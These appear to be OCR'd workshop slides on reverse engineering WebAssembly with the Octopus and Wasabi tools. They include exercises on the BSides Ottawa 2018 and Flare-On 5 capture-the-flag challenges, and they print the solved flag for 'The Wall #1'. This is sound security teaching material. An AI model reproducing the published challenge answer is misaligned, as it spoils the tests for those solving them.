
- Block/label operators
  - Define sequence of instructions
  - Beginning of a basicblock
  - `block, loop, if, else`
  - `end` instructions close the block
- Branch operators
  - Immediate = relative depth
  - Jump label defined statically
  - `br, br_if, br_table`
- `unreachable`
  - Trap immediately
  - i.e. stop execution and return
- `return`
  - return zero or one constant

Control flow operators (described here)

Name	Opcode	Immediates	Description
`unreachable`	`0x00`		trap immediately
`nop`	`0x01`		no operation
`block`	`0x02`	sig : `block_type`	begin a sequence of expressions, yielding 0 or 1 values
`loop`	`0x03`	sig : `block_type`	begin a block which can also form control flow loops
`if`	`0x04`	sig : `block_type`	begin if expression
`else`	`0x05`		begin else expression of if
`end`	`0x0b`		end a block, loop, or if
`br`	`0x0c`	relative_depth : `varuint32`	break that targets an outer nested block
`br_if`	`0x0d`	relative_depth : `varuint32`	conditional break that targets an outer nested block
`br_table`	`0x0e`	see below	branch table control flow construct
`return`	`0x0f`		return zero or one value from this function


Control flow graph (CFG) - Fibonacci

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```



Control flow graph (CFG) - Fibonacci

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```



Instructions analytics using Octopus

Visual analytics about types of instructions per functions inside the WebAssembly module


- `./octopus_wasm.py -y -f sha1sum.wasm`

- Give you quick information about:
  - **Number** of functions
  - **Size** of the functions (number of instructions)
  - **Type** of instructions per functions

- Help you determined **which functions to focus first**!
- Associated with callgraph is even better ;)

```
~/Documents/octopus(master*) » ./octopus_wasm.py
usage: octopus_wasm.py [-h] [-r BYTECODE] [-f WASMMODULE] [-d] [-z] [-y] [-g]
                       [-c] [-s] [--simplify] [--functions]
                       [--onlyfunc [ONLYFUNC [ONLYFUNC ...]]]

Security Analysis tool for WebAssembly module and Blockchain Smart Contracts
(BTC/ETH/NEO/EOS)

optional arguments:
  -h, --help            show this help message and exit

Input arguments:
  -r BYTECODE, --raw BYTECODE
                        hex-encoded bytecode string ("ABcdeF09..." or
                        "0xABcdeF09...")
  -f WASMMODULE, --file WASMMODULE
                        binary file (.wasm)

Features:
  -d, --disassemble     print text disassembly
  -z, --analyzer        print module information
  -y, --analytic        print Functions instructions analytics
  -g, --cfg             generate the control flow graph (CFG)
  -c, --call            generate the call flow graph
  -s, --ssa             generate the CFG with SSA representation

Graph options:
  --simplify            generate a simplify CFG
  --functions           create subgraph for each function
  --onlyfunc [ONLYFUNC [ONLYFUNC ...]]
                        only generate the CFG for this list of function name
```

Example with sha1sum



Call Flow Graph - How calls work?

- **Operators**
  - `call`
    - arg: **index of the function**
  - `call_indirect`
    - arg: signature type - `(i32 i32) → i32`
    - Function index **popped from the stack at runtime**

- **Table section**
  - The table of functions indexes that `call_indirect` can call
  - How does dynamic dispatch work in WebAssembly?

Call operators (described here)

Name	Opcode	Immediates	Description
`call`	`0x10`	function_index : `varuint32`	call a function by its index
`call_indirect`	`0x11`	type_index : `varuint32`, reserved : `varuint1`	call a function indirect with an expected signature

The `call_indirect` operator takes a list of function arguments and as the last operand the index into the table. Its `reserved` immediate is for future use and must be `0` in the MVP.


The `call_indirect` instruction takes two static operands:


1. The type of the function that will be called, e.g. `(i32, i32) -> nil`. This type is encoded as an index into the "Type" section of a `.wasm` binary, and is statically validated to be within bounds.

2. The table of functions to index into. Again, this table is encoded as a statically validated index into the "Table" section of a `.wasm` binary.[0]

The index *into* the table of functions, selecting which function gets called, is provided dynamically via the stack. Any arguments to the function are passed via the stack as well. If the index is outside the table's bounds, a trap is raised. If the function at that index has a different type from what is expected, a trap is raised. If these dynamic checks pass, then the function at the given index is invoked.

Call Flow Graph using Octopus





EXERCISE

Simple CTF Challenge: **`ctf/wall1`**

OTTAWA BSIDES CTF 2018: THE WALL #1 - Solution

- One function `_is_this_the_flag` with 40 arguments

```
0 [1]  i32.const 'f'
0 [2]  i32.eq
0 [1]  set_local $L144
0 [0]  get_local $L104
0 [1]  set_local $L145
0 [0]  get_local $L145
0 [1]  i32.const 'l'
0 [2]  i32.eq
0 [1]  set_local $L146
0 [0]  get_local $L144
0 [1]  get_local $L146
0 [2]  i32.and
0 [1]  set_local $L162
0 [0]  get_local $L105
0 [1]  set_local $L147
0 [0]  get_local $L147
0 [1]  i32.const 97
0 [2]  i32.eq
```

- Repetitive pattern inside the function
  - `i32.const`
  - `i32.eq`
  - Verification of each characters of the password
    - **`flag{g00dW0rkButWeAr3JustG3tt1ngSt4rted}`**

- Octopus
  - `./octopus_wasm.py -d -f wall1.wall | grep 'i32.const' | awk '{printf("%c",$2)}'`

- JEB
  - **`shortcut B`** to convert integer value to character
  - Decompilation with RIGHT-CLICK on function name


```
if((((unsigned int)(param0 == 'f')) & ((unsigned int)(param1 == 'l')) & ((unsigned int)(param2 == 'a')) & ((unsigned int)(param3 == 103)) &
    return 1;
}
else {
    return -99999;
}
```

Dynamic analysis

DBI for WebAssembly - Wasabi

- Wasabi is a dynamic analysis framework for WebAssembly.
  - Github, Website, Paper, introduction video

1. **Write an analysis** (e.g., `analysis.js`)
   a. determined which feedback you want
2. **Run the Wasabi tool** on the WebAssembly program
   a. Binary rewriting
3. Modify the **HTML harness** (e.g., `website.html`)
   a. Integration with existing execution environment
4. Finally, open the website to **execute the WebAssembly program** as usual.
   a. Start your analysis (watch your logs)



Wasabi technical overview






Figure 2. Wasabi's instrumentation and analysis phases.


Example and Demo - Online demo





Wasabi - Analyses examples

- Examples provides in `wasabi/analyses` folder on github



block-profiling.js	rename analysis to match paper	8 months ago
call-graph.js	update call graph analysis to new static info: function.export is now…	8 months ago
coverage-branch.js	optimize branch coverage speed: store taken branches not in JS Set() …	8 months ago
coverage-instruction.js	optimize instruction coverage similarly: use sparse array of booleans…	8 months ago
cryptominer-detection-shorter.js	shorten cryptominer detection code to version of paper	8 months ago
cryptominer-detection.js	implement crypto miner detection analysis	8 months ago
heap-analysis.js	started to work on some kind of heap analysis (not done yet)	9 months ago
instruction-count.js	optimization (?) for instruction mix count: read property only once, …	8 months ago
instruction-mix.js	does adding function arguments to the hooks, such that the signatures…	8 months ago
log-all.js	add optional ifLocation argument to end() hook (for when an else is e…	9 months ago
memory-tracing.js	rename analysis to match paper	8 months ago
mirror-execution.js	rewrite some parts of mirror execution (TODO/WIP/low prio)	8 months ago
none.js	add "none" analysis that does nothing	9 months ago
taint.js	add two quick&dirty workarounds around undefined occurences in taint …	8 months ago

EXERCISE

CTF Challenge: **FlareOn5**

(using wasabi)

Flare-On 5 2018: web2point0

- FireEye annuel challenge
  - “Challenge five (“web2point0”) tests our **ability to reverse engineer WebAssembly modules that execute in a web browser.**”
  - Challenge Author: William Ballenthin (@williballenthin)

- index.html
  - simple HTML page to load `main.js` script
- main.js
  - Main JS script (get URL parameter and load & execute wasm)
- test.wasm
  - WebAssembly module to analyze

- DON’T GOOGLE IT, YOU WILL BE SPOILED BY WRITEUPS


```
<!DOCTYPE html>
<html>
<head>
  <meta charset='utf-8'>
  <style>
  </style>
</head>
<body>
  <span id="container"></span>
  <script src="./main.js"></script>
</body>
</html>
```

`main.js` - analysis

- Load & instantiate test.wasm

```
fetch("test.wasm").then(response =>
  response.arrayBuffer()
).then(bytes =>
  WebAssembly.instantiate(bytes, {
    env: {
```

- Retrieve URL parameter using `getParameterByName`

```
function getParameterByName(name, url) {
    if (!url) url = window.location.href;
    name = name.replace(/[\[\]]/g, "\\$&");
    var regex = new RegExp("[?&]" + name + "(=([^&#]*)|&|#|$)"),
        results = regex.exec(url);
    if (!results) return null;
    if (!results[2]) return '';
    return decodeURIComponent(results[2].replace(/\+/g, " "));
}
```

- Store given parameter in `b` variable
  - i.e. request will look like `http://localhost:8000/`**`?q=AAAAAAAAAAAAAAAAAAAAAAAAAAA`**
  - **`q`** string will be an **email address**

```
let b = new Uint8Array(new TextEncoder().encode(getParameterByName("q")));
```


`main.js` - analysis

- Create `Uint8Array` with non-ascii bytes on it (variable `a`)

```
let a = new Uint8Array([
    0xE4, 0x47, 0x30, 0x10, 0x61, 0x24, 0x52, 0x21, 0x86,
```

- Call exported function `Match`
  - parameters:
    - `pa` = memory buffer
    - `a.byteLength` = len(result after ciphering) ?
    - `pb` = memory buffer
    - `b.byteLength` = given q parameter
  - if Match return **`1`**:
    - **`WIN`**
  - else
    - POO


```
if (instance.exports.Match(pa, a.byteLength, pb, b.byteLength) == 1) {
    // PARTY POPPER
    document.getElementById("container").innerText = "🎉";
} else {
    // PILE OF POO
    document.getElementById("container").innerText = "💩";
}
```

